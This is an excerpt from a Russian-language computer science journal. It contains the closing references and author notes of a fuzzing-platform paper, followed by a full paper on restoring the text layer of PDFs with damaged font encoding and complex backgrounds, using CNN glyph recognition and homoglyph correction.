В качестве направления исследований можно выделить следующие направления:

- Интеграция Fuzz Introspector;

- Добавление на платформу среды для воспроизведения и детального анализа обнаруженных падений и среды для разработки фаззинг-целей (взаимодействие с изолированном окружением через ssh-подключение или напрямую через графический интерфейс платформы);
- Внедрение LLM для генерации фаззинг-оберток (по аналогии с CI Spark и OSS-Fuzz-Gen);
- Внедрение других моделей машинного обучения для обнаружения и подтверждения ошибок в исходном коде, например, VulBERTA [41];
- Добавление функционала сравнения результатов статического анализа в разных версиях ПО в интерфейс разметки.

Список литературы / References

[1]. Проект OSS-Fuzz / OSS-Fuzz project. Available at: https://github.com/google/oss-fuzz/, accessed 12.04.2024.
[2]. Проект OSS-Sydr-Fuzz / OSS-Sydr-Fuzz project. Available at: https://github.com/ispras/oss-sydr-fuzz, accessed 12.04.2024.
[3]. Инструментальное средство фаззинг-тестирования AFLplusplus / AFLplusplus. Available at: https://github.com/AFLplusplus/AFLplusplus, accessed 12.04.2024.
[4]. Инструментальное средство фаззинг-тестирования libFuzzer / libFuzzer. Available at: https:// llvm.org/docs/LibFuzzer.html, accessed 12.04.2024.
[5]. A. Vishnyakov et al., “Sydr-Fuzz: Continuous Hybrid Fuzzing and Dynamic Analysis for Security Development Lifecycle,” in 2022 Ivannikov ISPRAS Open Conference (ISPRAS), 2022, pp. 111–123. doi: 10.1109/ISPRAS57371.2022.10076861.
[6]. Расширяемая инфраструктура для фаззинга ClusterFuzz / ClusterFuzz. Available at: https://google.github.io/clusterfuzz, accessed 12.04.2024.
[7]. Инструментальное средство фаззинг-тестирования CIFuzz / CIFuzz. Available at: https://www.code-intelligence.com/product-ci-fuzz, accessed 12.04.2024.
[8]. T. Klooster, F. Turkmen, G. Broenink, R. ten Hove, and M. Böhme, Effectiveness and Scalability of Fuzzing Techniques in CI/CD Pipelines. 2022.
[9]. Проект Fuzz Introspector / Fuzz Introspector. Available at: https://github.com/ossf/fuzz-introspector, accessed 12.04.2024.
[10]. Инструментальное средство фаззинг-тестирования Jazzer / Jazzer. Available at: https://github.com/CodeIntelligenceTesting/jazzer, accessed 12.04.2024.
[11]. Инструментальное средство фаззинг-тестирования Jazzer.js / Jazzer.js. Available at: https://github.com/CodeIntelligenceTesting/jazzer.js, accessed 12.04.2024.
[12]. Инструментальное средство CI Spark / CI Spark. Available at: https://www.code-intelligence.com/product-ci-spark, accessed 12.04.2024.
[13]. Платформа управления и автоматизиации фаззинга CI Sense / CI Sense. Available at: https://www.code-intelligence.com/product-ci-sense, accessed 12.04.2024.
[14]. Инструментальное средство FuzzIt / FuzzIt. Available at: https://github.com/fuzzitdev, accessed 12.04.2024.
[15]. Платформа Gitlab Security / GitLab Security. Available at: https://about.gitlab.com/solutions/security-compliance/, accessed 12.04.2024.
[16]. Инструмент фаззинг-тестирования Javafuzz / Javafuzz. Available at: https://gitlab.com/gitlab-org/security-products/analyzers/fuzzers/javafuzz, accessed 12.04.2024.
[17]. Инструмент фаззинг-тестирования jsfuzz / jsfuzz. Available at: https://gitlab.com/gitlab-org/security-products/analyzers/fuzzers/jsfuzz, accessed 12.04.2024.

[18]. Инструмент фаззинг-тестирования pythonfuzz / pythonfuzz. Available at: https://gitlab.com/gitlab-org/security-products/analyzers/fuzzers/pythonfuzz, accessed 12.04.2024.
[19]. Платформа для автоматизации процессов анализа безопасности Mayhem / Mayhem. Available at: https://www.mayhem.security/, accessed 12.04.2024.
[20]. Инструмент фаззинг-тестирования hongfuzz / hongfuzz. Available at: https://github.com/google/honggfuzz, accessed 12.04.2024.
[21]. Mayhem, the Machine That Finds Software Vulnerabilities, Then Patches Them. Available at: https://spectrum.ieee.org/mayhem-the-machine-that-finds-software-vulnerabilities-then-patches-them, accessed 12.04.2024.
[22]. Фреймворк Vue.js / Vue.js. Available at: https://vuejs.org/, accessed 12.04.2024.
[23]. Фреймворк Vuetify / Vuetify. Available at: https://vuetifyjs.com/en/, accessed 12.04.2024.
[24]. Библиотека vue-router / vue-router. Available at: https://router.vuejs.org/, accessed 12.04.2024.
[25]. Библиотека Anxious / Anxious. Available at: https://axios-http.com/, accessed 12.04.2024.
[26]. Фреймворк Pinia / Pinia. Available at: https://pinia.vuejs.org/, accessed 12.04.2024.
[27]. Django REST Framework. Available at: https://www.django-rest-framework.org/, accessed 12.04.2024.
[28]. Инструмент для асинхронной обработки задач Celery / Celery. Available at: https://github.com/celery/celery/, accessed 12.04.2024.
[29]. Система управления базами данных PostgreSQL / PostgreSQL. Available at: https://www.postgresql.org/, accessed 12.04.2024.
[30]. Объектное хранилище MinIO / MinIO. Available at: https://min.io/, accessed 12.04.2024.
[31]. Инструментальное средство Valgrind / Valgrind. Available at: https://valgrind.org/, accessed 12.04.2024.
[32]. CASR: инструмент формирования отчетов об ошибках / CASR. Available at: https://www.ispras.ru/technologies/casr/, accessed 12.04.2024.
[33]. Инструмент фаззинг-тестирования Crusher / Crusher. Available at: https://www.ispras.ru/technologies/crusher/, accessed 12.04.2024.
[34]. Комплекс гибридного фаззинга и динамического анализа Sydr / Sydr. Available at: https://www.ispras.ru/technologies/sydr/, accessed 12.04.2024.
[35]. Брокер сообщений RabbitMQ / RabbitMQ. Available at: https://www.rabbitmq.com/, accessed 12.04.2024.
[36]. Егорова В.В., Панов А.С., Тележников В.Ю., Девянин П.Н. Подходы, направленные на повышение эффективности фаззинг-тестирования компонентов защищенной ОС. Труды Института системного программирования РАН, том 34, вып. 4, 2022г., стр. 21-34 / Egorova V.V., Panov A.S., Telezhnikov V.Y., Devyanin P.N. Approaches for improving the efficiency of protected OS components fuzzing. 2022;34(4):21-34. https://doi.org/10.15514/ISPRAS-2022-34(4)-2.
[37]. Инструмент фаззинг-тестирования syzkaller / syzkaller. Available at: https://github.com/google/syzkaller, accessed 12.04.2024.
[38]. J. Wang, Z. Huang, H. Liu, N. Yang, and Y. Xiao, DefectHunter: A Novel LLM-Driven Boosted-Conformer-based Code Vulnerability Detection Mechanism. 2023.
[39]. Фреймворк OSS-Fuzz-Gen / OSS-Fuzz_gen. Available at: https://github.com/google/oss-fuzz-gen, accessed 12.04.2024.
[40]. Инструмент Dr.Memory / Dr.Memory. Available at: https://drmemory.org/, accessed 12.04.2024.
[41]. VulBERTa / VulBERTa. Available at: https://github.com/ICL-ml4csec/VulBERTa, accessed 12.04.2024.

Информация об авторах / Information about authors

Егор Петрович СУРАЕВ – студент Института кибербезопасности и цифровых технологий РТУ МИРЭА, специалист по безопасности в отделе динамического анализа. Область научных интересов: фаззинг, динамический анализ, машинное обучение, поиск уязвимостей в программном обеспечении.

Egor Petrovich SURAEV – student at the Institute of Cybersecurity and Digital Technologies in RTU MIREA, Information Security Specialist of Dynamic Analysis Unit. Field of Interest: fuzzing, dynamic analysis, machine learning, vulnerability research.

Виктория Вячеславовна ЕГОРОВА – заместитель директора департамента анализа безопасности, аспирант ВМК МГУ. Область научных интересов: анализ программ, динамический анализ, фаззинг.

Victoriia Vyacheslavovna EGOROVA – Deputy Head of Security Analysis Department, postgraduate student at the Faculty of Computational Mathematics and Cybernetics of Lomonosov Moscow State University. Field of Interest: program analysis, dynamic analysis, fuzzing.

Алексей Сергеевич ПАНОВ – руководитель направления динамического анализа, аспирант ИСП РАН. Область научных интересов: поиск уязвимостей в ПО, анализ защищенности ИС.

Alexey Sergeevich PANOV – Head of Dynamic Analysis Unit, postgraduate student at the ISP RAS. Field of Interest: vulnerability research, penetration testing.

DOI: 10.15514/ISPRAS-2024-36(3)-13

Восстановление текстового слоя PDF документов со сложным фоном

[1] *М.В. Загородников,* ORCID: 0009-0003-9076-4863 <*mishazagorodnikov@mail.ru*>
[1,2] *А.А. Михайлов,* ORCID: 0000-0003-4057-4511 <*mikhailov@icc.ru*>

[1] *Институт динамики систем и теории управления им. В.М. Матросова СО РАН, 664033, Россия, г. Иркутск, ул. Лермонтова, д. 134.*
[2] *Институт системного программирования им. В.П. Иванникова РАН, 109004, Россия, г. Москва, ул. А. Солженицына, д. 25.*

Аннотация. В статье рассматривается формат PDF как инструмент для хранения и передачи документов. Особое внимание уделяется проблеме преобразования данных из формата PDF обратно в исходный формат. Актуальность исследования обусловлена широким использованием формата PDF в электронном документообороте современных организаций. Однако, несмотря на удобство использования PDF, извлечение информации из таких документов может быть затруднено из-за особенностей хранения информации в формате и отсутствия эффективных инструментов для обратного преобразования. В работе предлагается решение, основанное на анализе потока вывода текстовой информации формата PDF. Это позволяет автоматически распознавать текст в PDF-документах, даже если в них есть нестандартные шрифты, сложный фон и повреждена кодировка. Исследование представляет интерес для специалистов в области электронного документооборота, а также для разработчиков программного обеспечения, занимающихся созданием инструментов для работы с PDF.

Ключевые слова: кодировка; PDF; документы; CNN; извлечение; текст.

Для цитирования: Загородников М.В., Михайлов А.А. Восстановление текстового слоя PDF документов со сложным фоном. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 189–202. DOI: 10.15514/ISPRAS–2024–36(3)–13.

Благодарности: Работа выполнена в рамках государственного задания Министерства науки и высшего образования Российской Федерации (тема № 1023110300006-9).

Recovering Text Layer from PDF Documents with Complex Background

[1] *M.V. Zagorodnikov ORCID: 0009-0003-9076-4863<mishazagorodnikov@mail.ru>*
[1,2] *A.A. Mikhailov ORCID: 0000-0003-4057-4511 <mikhailov@icc.ru>*

[1] *Matrosov Institute for System Dynamics and Control Theory of Siberian Branch of Russian Academy of Sciences, 134, Lermontova st., Irkutsk, 664033, Russia.*
[2] *Ivannikov Institute for System Programming of the Russian Academy of Sciences, 25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.*

Abstract. The article considers PDF as a tool for storing and transferring documents. Special attention is paid to the problem of converting data from PDF back to its original format. The relevance of the study is due to the widespread use of PDF in electronic document management of modern organizations. However, despite the convenience of using PDF, extracting information from such documents can be difficult due to the peculiarities of information storage in the format and the lack of effective tools for reverse conversion. The paper proposes a solution based on the analysis of the text information from the output stream of the PDF format. This allows automatic recognition of text in PDF documents, even if they contain non-standard fonts, complex backgrounds, or damaged encoding. The research is of interest to specialists in the field of electronic document management, as well as software developers involved in creating tools for working with PDF.

Keywords: encoding; PDF; documents; CNN; extraction; text.

For citation: Zagorodnikov M.V., Mikhailov A.A. Recovering Text Layer from PDF Documents with Complex Background. Trudy ISP RAN/Proc. ISP RAS, vol. 36, issue 3, 2024. pp. 189-202 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-13.

Acknowledgements. The research was carried out within the state assignment of Ministry of Science and Higher Education of the Russian Federation (project No. 1023110300006-9).

1. Введение

Формат PDF[1] представляет собой удобный инструмент для хранения и передачи документов. Преобразование документов и текстов в формат PDF не требует значительных усилий. Однако, преобразование данных из формата PDF обратно в исходный формат может представлять сложность из-за особенностей хранения информации в PDF и отсутствия простых и эффективных инструментов для выполнения таких операций. В современных организациях активно используется электронный документооборот, в большинстве случаев с применением формата PDF. Это может привести к проблеме невозможности быстрого извлечения необходимой информации в случае нарушения кодировки шрифтов в документе. В такой ситуации сотруднику, работающему с документами, приходится вручную переписывать весь текст, что может занять много времени при большом объеме документа. Особенно это затруднительно, когда документ содержит сложный фон, компоновку или нестандартные шрифты. В таких случаях даже системы распознавания на основе OCR [1,2] могут оказаться неэффективными.

Мы предлагаем решение, которое поможет избежать проблем с извлечением информации из PDF-документов. Оно основано на анализе потока вывода текстовой информации формата PDF, это позволяет автоматически распознавать текст в PDF-документах, даже если в них есть нестандартные шрифты или сложный фон.

2. Особенности формата PDF

Portable Document Format (PDF) представляет собой стандартизированный формат электронных документов, разработанный корпорацией Adobe.

[1] https://opensource.adobe.com/dc-acrobat-sdk-docs/standards/pdfstandards/pdf/PDF32000_2008.pdf

Преимуществами PDF являются:

- кроссплатформенность;
- простота использования;
- широкое распространение;
- открытость стандарта.

Однако у формата есть и недостатки:

- значительный объем файлов;
- ориентация на отображения информации, а не её хранение;
- сложная структура формата.

Формат PDF содержит информацию о текстовых элементах, включая последовательность символов, их расположение на странице и используемый шрифт [3]. При попытке извлечения текста из PDF-документа считываются коды символов. Если кодировка [4] символов в шрифте документа соответствует кодировке символов на компьютере, то получается корректный текст.

Проблемы при извлечении текста могут возникнуть при повреждении кодировки символов в шрифте, хранящемся в PDF-документе. Повреждение кодировки может произойти по следующим причинам:

- сжатие PDF-документа;
- специфика программ для конвертации документов в PDF;
- неправильный выбор кодировки при создании PDF-документа.

Поврежденная кодировка не влияет на отображение данных в PDF, но создает проблемы при извлечении текста. Эта проблема особенно остро проявляется при наличии сложного фона, где существующие методы, основанные на оптическом распознавании символов (OCR), демонстрируют низкую точность.

3. Обзор аналогов

В работе [5] представлена подробная сравнительная характеристика инструментов, предназначенных для извлечения текста из PDF-документа. Для выявления недостатков и преимуществ различных решений были рассмотрены некоторые из них:

- **Adobe acrobat** [6] – приложение от компании Adobe, предназначенное для работы с PDF-документами.
- **Tesseract 4.0** [7] – программное обеспечение с открытым исходным кодом, которое может быть использовано через командную строку или интегрированно в приложения на языках программирования C++ и Python с помощью API.
- **Free-Online OCR**[2] – бесплатный веб-сервис, предоставляющий возможность извлечения текста из PDF-документа.

В ходе сравнительного анализа было установлено, что все существующие аналоги сталкиваются с трудностями при работе с PDF-документами, имеющими сложный шаблон или фон. В отличие от них, предлагаемый нами подход основан на использовании информации, содержащейся в самом PDF-документе, что позволяет эффективно извлекать текст и преодолевать проблемы, возникающие при обработке данного класса документов.

[2] http://www.free-online-ocr.com/

Табл. 1. Особенности аналогов
Table 1. Features of analogues

	Adobe acrobat	Tesseract 4.0	Free-Online OCR
Поддержка нескольких языков	V	V	X
Открытый исходный код	X	V	X
Возможность работать онлайн	X	X	V
Отсутствие ограничения на размер PDF-документа	V	V	X
Корректное извлечение текста из PDF со сложным шаблоном или фоном	X	X	X

4. Метод восстановления текстового слоя

Для восстановления текстового слоя PDF-документов разработан метод, состоящий из пяти этапов (см. рис. 1):

1. **Извлечение шрифтов.** Шрифты встроенные в PDF-документ содержат информацию о том, как должны отображаться символы. На этом этапе необходимо извлечь эти шрифты из документа.
2. **Извлечение глифов.** Глифы – это визуальные представления символов в шрифте. На этом этапе извлеченные шрифты анализируются для получения изображений глифов в формате PNG.
3. **Распознавание изображений глифов с помощью сверточной нейронной сети.** Сверточные нейронные сети (CNN) особенно эффективны для задач распознавания образов, таких как распознавание глифов. CNN обучения на наборе данных изображений глифов и используется для идентификации глифов в извлеченных изображениях.
4. **Сопоставление глифов с символами в тексте.** После того как глифы идентифицированы, они сопоставляются с соответствующими символами в тексте. Это требует знания соответствия глифов символам в используемой кодировке.
5. **Восстановление текста.** После сопоставления всех глифов с символами текст может быть восстановлен.

4.1 Извлечение шрифтов

На начальном этапе процесса восстановления текста из PDF-документа было проведено извлечение шрифтов. Существуют два типа шрифтов, при использовании которых при копировании текста из PDF-документа могут возникнуть несоответствия между отображаемым и оригинальным текстом. Первый случай несоответствия проиллюстрирован на рис. 2.

В случае некорректной работы кодировки шрифта, определяющей выбор глифа для отображения символа в PDF-файле, можно использовать словарь символов. Словарь позволяет получить корректное отображение символов, основываясь на их текстовом представлении. Ситуация, подобная описанной, может возникнуть при работе с CID-шрифтами. Пример подобной ситуации представлен на рис. 3.

В шрифтах, используемых в PDF-документах, может отсутствовать отображение CID (Character IDentifier) в код символа. В таких случаях при извлечении текста из PDF символы CID будут интерпретированы как символы Unicode с соответствующими кодами. Например, символ CID, ссылающийся на глиф под индексом 1, будет интерпретирован как символ Unicode с кодом 1, а символ CID, ссылающийся на глиф под индексом 32, будет интерпретирован как пробел. В некоторых PDF-документах может встречаться ситуация,

когда один шрифт фактически разделен на несколько шрифтов с одним и тем же именем, но содержащих разные глифы. В таких случаях для их корректного отображения в имя шрифта приходится добавлять незначащую строку.




Рис. 1. Схема метода
Fig. 1. Scheme of the method

Рис. 2. Неправильная кодировка
Fig. 2. Incorrect encoding

Рис. 3. Отсутствие кодировки
Fig. 3. Lack of encoding

4.2 Извлечение глифов

На текущем этапе работы из извлеченных шрифтов были получены все содержащиеся в них глифы. Полученные глифы были сохранены в формате PNG с именами, идентичными именам глифов в шрифте. Если имя глифа было корректным и могло быть преобразовано в символ юникода, например «one», то именем соответствующего PNG-файла становился сам символ, в данном случае «1». Пример PNG-файлов с глифами и их именами, полученными из шрифта с некорректной кодировкой, представлен на рис. 4.

Рис. 4. Глифы из шрифта с неправильной кодировкой
Fig. 4. Glyphs from a font with incorrect encoding

В ряде случаев можно столкнуться со шрифтом, в котором отсутствует кодировка. В таком случае глифы шрифта должны иметь имена. В качестве альтернативы имена глифов могут быть программно сгенерированы, при этом имя глифа не будет содержать информацию о самом символе (рис. 5).




Рис. 5. Глифы из шрифта без кодировки
Fig. 5. Glyphs from a font without encoding

4.3 Распознавание изображений глифов

Распознавание изображений глифов производилось с помощью сверточной нейронной сети. Для этого сверточная нейронная сеть была обучена на наборе данных изображений глифов и использовалась для идентификации глифов в извлеченных изображениях. Код[3] для обучения нейросетевой модели был разработан с использованием платформы Google Colab [8]. Вычислительные ресурсы для обучения также предоставлялись данной платформой.

4.3.1 Подготовка данных

В рамках исследования формат изображений в наборе данных был выбран аналогично формату набора данных EMNIST [9]. Изображения (см. рис. 6) имеют следующие свойства:

- одноканальные;
- разрешение – 28x28;
- цвета инвертированы: черный фон, белый символ.

В рамках исследования был сформирован набор данных, включающий 29172 изображения, которые распределены по 102 классам. Классы представляют собой буквы русского и английского алфавитов, знаки препинания и специальные символы, например, символ ™. Для подготовки обучающей выборки были использованы изображения, сгенерированные с помощью 286 различных шрифтов. Данные были разделены на три выборки в следующем соотношении:

- Тренировочная выборка (Train) – 195 шрифтов, 20420 изображений (70%)
- Валидационная выборка (Validation) – 72 шрифтов, 7584 изображений, (26%)

[3] https://github.com/sinkudo/fonts-recognition/blob/main/ker.ipynb

- Тестовая выборка (Test) – 14 шрифтов, 1168 (4%)

Шрифты для формирования обучающей выборки были найдены в интернете в свободном доступе, после чего из каждого шрифта было извлечено 102 глифа.




Рис. 6. Изображения из набора данных
Fig. 6. Images from the dataset

4.3.2 Аугментация данных

Для расширения обучающей выборки была проведена аугментация данных [10]. Были взяты оригинальные изображения (см. рис. 7), к которым применили такие операции (рис. 8):

- изменение масштаба (zoom);
- наложение шума (add noise);
- искажение (distortion);
- сдвиг (shear);
- поворот (rotate).




Рис. 7. Оригинальное изображение
Fig. 7. Original image

Рис. 8. Аугментированные изображения
Fig. 8. Augmented images

При обучении модели нейронной сети на аугментированной выборке точность упала на 1-2 процента из-за чего от идеи аугментации данных пришлось отказаться.

4.3.3 Архитектура сверточной нейронной сети

В листинге 1 представлены слои, используемые в модели сверточной нейронной сети.

```
Model: "sequential"
```

4.3.4 Параметры обучения

В рамках эксперимента были установлены следующие параметры:

- количество эпох – 100;
- размер порции, на которые разбиваются данные – 2000;

- скорость обучения – 0,001 (1e-3);
- оптимизатор – Adam;
- функция потерь – категориальная перекрестная энтропия (categorical crossentropy

```
_________________________________________________________________
 Layer (type)                Output Shape              Param #
=================================================================
 conv2d (Conv2D)             (None, 26, 26, 32)        320
 max_pooling2d (MaxPooling2  (None, 13, 13, 32)        0
 D)
 conv2d_1 (Conv2D)           (None, 11, 11, 64)        18496
 max_pooling2d_1 (MaxPoolin  (None, 5, 5, 64)          0
 g2D)
 flatten (Flatten)           (None, 1600)              0
 dropout (Dropout)           (None, 1600)              0
 dense (Dense)               (None, 256)               409856
 dropout_1 (Dropout)         (None, 256)               0
 dense_1 (Dense)             (None, 96)                24672
=================================================================
Total params: 453344 (1.73 MB)
Trainable params: 453344 (1.73 MB)
Non-trainable params: 0 (0.00 Byte)
_________________________________________________________________
```

Листинг 1. Слои нейронной сети
Listing 1. Neural network layers

В табл. 2 представлены результаты обучения трех моделей нейронной сети, для которых использовалась метрика Accuracy (доля правильно определенных глифов). Первая модель (**Rus**) была обучена на наборе символов только русского языка, вторая (**Eng**) – только английского, а третья (**Rus+Eng**) – на наборе символов обоих языков. Модель, предназначенная для распознавания символов из обоих языков, показала результаты хуже, чем те, которые работают только с одним языком. Это может быть связано с наличием схожих по написанию символов в обоих языках – гомоглифов.

Табл. 2. Результаты обучения
Table 2. Training results

	Train	**Validation**	**Test**
Rus+Eng	78%	77%	80%
Rus	96%	89%	93%
Eng	93%	92%	94%

4.4 Сопоставление глифов с символами в тексте

После извлечения данных из PDF-документа была проведена процедура распознавания глифов и создания словаря. Ключом словаря является имя глифа, которое позволяет при необходимости получить соответствующий символ. Все изображения глифов располагаются в папке, название которой соответствует имени шрифта. Имя каждого глифа представляет собой преобразованное имя глифа в юникод символ, если это возможно. В противном случае изображение глифа сохраняется с тем же именем, что и в шрифте. Распознавание глифов осуществляется с использованием сверточной нейронной сети.

По результатам работы формируется словарь, содержащий информацию о каждом использованном шрифте (рис. 9).




Рис. 9. Словарь соответствий глифов и символов
Fig. 9. Glyph-to-symbol correspondence dictionary

4.5 Восстановление текста

В рамках алгоритма производится последовательный анализ каждого символа текста с целью определения используемого шрифта. Шрифты можно разделить на два основных класса:

1. **Простые шрифты**, включающие TrueType, OpenType, Type1 и другие. В случае работы с этими шрифтами в тексте сохраняются коды символов, которые ссылаются на имена глифов, необходимых для отображения конкретного символа. Однако при работе с этими шрифтами может возникнуть проблема некорректной кодировки, когда вместо символа A отображается символ #.
2. **Составные шрифты**[4], такие как CID шрифты, например, Type1c, Type0, Type2. В этих шрифтах глифы отображаются с помощью CID (Character Identifier). CIDs представляют собой массив индексов от 1 до n, где n – количество глифов в шрифте, а нулевой индекс зарезервирован для символа notdef.

При копировании текста, использующего шрифт с этой проблемой, character id могут быть интерпретированы как символы Unicode. Эта проблема возникает, когда в PDF-файле отсутствует словарь, сопоставляющий CIDs с кодами символов. Для решения этой проблемы необходимо преобразовать CID в соответствующее имя глифа из шрифта. Пример восстановления текста представлен на рис. 10.

4.5.1 Дополнительный шаг по корректировке текста

В процессе работы нейронной сети могут возникать ошибки при распознавании символов, особенно в случае использования гомоглифов – похожих символов из разных алфавитов. Это может привести к необходимости корректировки текста. В табл. 3 представлены некоторые гомоглифы из русского и английского алфавитов.

Идентификация русского или английского слова в тексте возможна благодаря уникальным символам, характерным только для одного из языков.

Список уникальных символов:

- К уникальным символам русского языка относятся: я, й, ц, б, ж, з, д, л, ф, ш, щ, ч, ъ, ь, э, ю.
- Для английского языка уникальными являются следующие символы: q, w, f, u, j, l, z, s, v.

[4] https://adobe-type-tools.github.io/font-tech-notes/pdfs/5014.CIDFont_Spec.pdf




Рис. 10. Результат восстановления текста
Fig. 10. Text recovery result

Табл 3. Похожие символы
Table 3. Similar symbols

Английский	**a**	**b**	**c**	**e**	**h**	**k**	**m**	**n**	**o**	**p**	**r**	**t**	**u**	**x**	**y**
Русский	**а**	**б**	**с**	**е**	**н**	**к**	**м**	**п**	**о**	**р**	**г**	**т**	**и**	**х**	**у**

5. Оценка эффективности

5.1 Данные для тестирования

Для проведения тестирования были найдены документы, содержащие текстовый слой, который характеризуется сложным фоном [11] или структурой [12]. К документам со сложным фоном можно отнести, например брошюры, а к документам со сложной структурой газеты. Всего было собрано 14 PDF-документов. На рис. 11 представлены образцы собранных документов.

Далее из всех PDF был извлечен текст. Текст либо копировался, при условии возможности корректного копирования, либо извлекался вручную и сохранялся в файлах формата JSON. Для сравнительного анализа разработанного метода была использована библиотека Dedoc [13]. Текст из JSON файлов сравнивался с результатами, полученными с помощью библиотеки Dedoc и разработанного метода, что позволило определить эффективность последнего.

5.2 Тестирование

Для оценки качества был применен метод, основанный на метрике Левенштейна [14]. Результаты показали, что предложенный подход в среднем на 45% эффективнее по сравнению с аналогом Dedoc, который использует технологию оптического распознавания символов (OCR), что отражено в табл. 4. Для тестирования из каждого документа было взято по одной странице.




Рис. 11 Пример страниц, на которых проводилось тестирование
Fig. 11. Example pages on which testing was conducted

Табл. 4. Сравнение эффективности двух подходов.
Table 4. Comparison of the effectiveness of two approaches

	Количество символов	Dedoc	Наш подход
Integratable isolation system	1281	68%	96%
Брошюра Ростелеком	102	0%	71%
Кафетерий льгот	608	31%	99%
Брошюра StationGuard	1774	55%	99%
Спецификация военного двухканального радио	2406	62%	98%
Руководство по визуальному оформлению	130	55%	97%
Брошюра для родителей детей до 5 лет	125	0%	99%
Брошюра Biesse	347	17%	99%
Брошюра, описывающая механизм подотчетности Asia Development Bank	265	51%	99%
Exploration of Windows Vista Advanced Forensic Topics	393	72%	93%
Средство Engineer Documentation Assistant – помощник в работе со сложной документацией	2380	78%	97%
Australasian Information Security Evaluation Program	175	39%	91%
Canadian center for cyber security	166	92%	91%
Мобильные компьютеры корпоративного класса	2290	80%	97%
Средняя точность		50%	95%

При обработке документов библиотекой Dedoc были использованы параметры в табл. 5.

6. Заключение

В ходе исследования был разработан и реализован метод извлечения текста из PDF-документов, содержащих текстовый слой. Разработанный метод оптимизирован для работы с PDF-документами, имеющими нарушения в кодировке, сложный фон и плохо поддающимися стандартным методам оптического распознавания символов (OCR). Результаты исследования показали, что предложенный подход в среднем на 45% эффективнее по сравнению с аналогом Dedoc, который использует технологию оптического распознавания символов (OCR) для документов такого типа. Также была предусмотрена возможность создания пользовательских наборов данных для обучения и разработки собственной нейронной сети с поддержкой произвольного набора символов. Это позволяет адаптировать метод к различным условиям и требованиям пользователей.

Табл. 5. Параметры, использованные при извлечении текста при помощи Dedoc
Table 5. Parameters used for extracting text with the help of the Dedoc library

pdf_with_text_layer	false
document_type	other
language	rus+eng
need_pdf_table_analysis	true
is_one_column_document	auto
return_format	plain_text
need_header_footer_analysis	false

Список литературы / References

[1]. Awel M. A., Abidi A. I. Review on optical character recognition // International Research Journal of Engineering and Technology (IRJET). — 2019. — Т. 6, No 6. — С. 3666—3669.
[2]. A detailed review on text extraction using optical character recognition / C. Thorat [и др.] // ICT Analysis and Applications. – 2022. – С. 719-728.
[3]. Haralambous Y. Fonts & encodings. – "O'Reilly Media, Inc.", 2007.
[4]. Tauber J. K. Character encoding of classical languages // 2019). Digital classical philology: Ancient Greek and Latin in the digital revolution. – 2019. – С. 137-158.
